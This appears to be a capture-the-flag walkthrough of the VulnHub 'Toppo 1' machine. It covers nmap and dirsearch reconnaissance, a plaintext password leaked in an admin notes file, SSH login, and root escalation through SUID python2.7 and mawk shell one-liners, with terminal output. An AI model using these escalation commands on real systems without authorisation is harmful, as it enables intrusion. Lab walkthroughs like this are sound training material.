Toppo: 1


Today, we'll be looking at the Toppo 1 machine on vulnhub.
You can download the machine here.

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~/toppo]
└─# nmap 172.16.243.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-12 10:58 EET
Nmap scan report for 172.16.243.133
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
MAC Address: 00:0C:29:76:1A:E1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.82 seconds
```

Now, lets' use dirsearch to discover directories.




```
[11:01:33] 403 -  294B  - /.php3
[11:01:34] 200 -    1KB - /LICENSE
[11:01:34] 200 -    4KB - /README.md
[11:01:35] 200 -    5KB - /about.html
[11:01:35] 301 -  316B  - /admin  ->  http://172.16.243.133/admin/
[11:01:36] 200 -  937B  - /admin/
[11:01:36] 403 -  304B  - /admin/.htaccess
[11:01:36] 200 -  937B  - /admin/?/login
[11:01:39] 200 -    7KB - /contact.html
[11:01:39] 301 -  314B  - /css  ->  http://172.16.243.133/css/
[11:01:41] 200 -    3KB - /gulpfile.js
[11:01:42] 301 -  314B  - /img  ->  http://172.16.243.133/img/
[11:01:42] 200 -    6KB - /index.html
[11:01:42] 200 -    2KB - /js/
[11:01:43] 301 -  315B  - /mail  ->  http://172.16.243.133/mail/
[11:01:43] 200 -  948B  - /mail/
[11:01:43] 301 -  317B  - /manual  ->  http://172.16.243.133/manual/
[11:01:43] 200 -  626B  - /manual/index.html
[11:01:44] 200 -    1KB - /package.json
[11:01:45] 200 -  256KB - /package-lock.json
[11:01:46] 200 -    8KB - /post.html
[11:01:47] 403 -  302B  - /server-status
[11:01:47] 403 -  303B  - /server-status/
[11:01:50] 200 -    1KB - /vendor/

Task Completed
```

Let's check the admin directory.

We found an interesting file: **notes.txt**.

Great! We got a password.




```
Note to myself :

I need to change my password :/ 12345ted123 is too outdated but the technology isn't my thing i prefer go fishing or watching soccer .
```

And looking at the password, we can guess that the username is **ted**.

Let's ssh into the machine.

We got in!




```
┌──(root㉿kali)-[~]
└─# ssh ted@172.16.243.133
ted@172.16.243.133's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 12 06:19:49 2023 from 172.16.243.1
ted@Toppo:~$ █
```

Now, I'll use linpeas for enumeration.

Looking at the suid section, we have two ways to gain root access.




```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-x 1 root root 95K Aug 13  2014 /sbin/mount.nfs
-rwsr-xr-x 1 root root 1.1M Feb 10  2018 /usr/sbin/exim4
-rwsr-xr-x 1 root root 9.3K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-- 1 root messagebus 355K Nov 21  2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 550K Nov 19  2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 77K May 17  2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 38K May 17  2017 /usr/bin/newgrp  --->  HP-UX_10.20
You can write SUID file: /usr/bin/python2.7
-rwsr-xr-x 1 root root 43K May 17  2017 /usr/bin/chsh
-rwsr-sr-x 1 daemon daemon 50K Sep 30  2014 /usr/bin/at  --->  RTru64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x 1 root root 105K Mar 23  2012 /usr/bin/mawk
-rwsr-xr-x 1 root root 52K May 17  2017 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-sr-x 1 root mail 94K Nov 18  2017 /usr/bin/procmail
-rwsr-xr-x 1 root root 52K May 17  2017 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9
/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 38K May 17  2017 /bin/su
-rwsr-xr-x 1 root root 26K Mar 29  2015 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 34K Mar 29  2015 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.2
4.8
```

You can use the following command to get a root shell with python:

```
python2 -c 'import pty;pty.spawn("/bin/sh")'
```

We became root and got the flag.




```
ted@Toppo:/tmp$ python2 -c 'import pty;pty.spawn("/bin/sh")'
# whoami
root
# cd /root
# ls
flag.txt
# cat flag.txt
_________
|  _   _  |
|_/ | | \_|.--.   _ .--.   _ .--.    .--.
    | |  / .'`\ \[ '/'`\ \[ '/'`\ \/ .'`\ \
   _| |_ | \__. | | \__/ | | \__/ || \__. |
  |_____| '.__.'  | ;.__/  | ;.__/  '.__.'
                 [__|     [__|




Congratulations ! there is your flag : 0wnedlab{p4ssi0n_c0me_with_pract1ce}
```

You can also use **mawk** to get root.

Let's search for **mawk** on gtfobins.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo mawk 'BEGIN {system("/bin/sh")}'
```

Let's use the command.



```
ted@Toppo:/tmp$ mawk 'BEGIN {system("/bin/sh")}'
# whoami
root
# 
```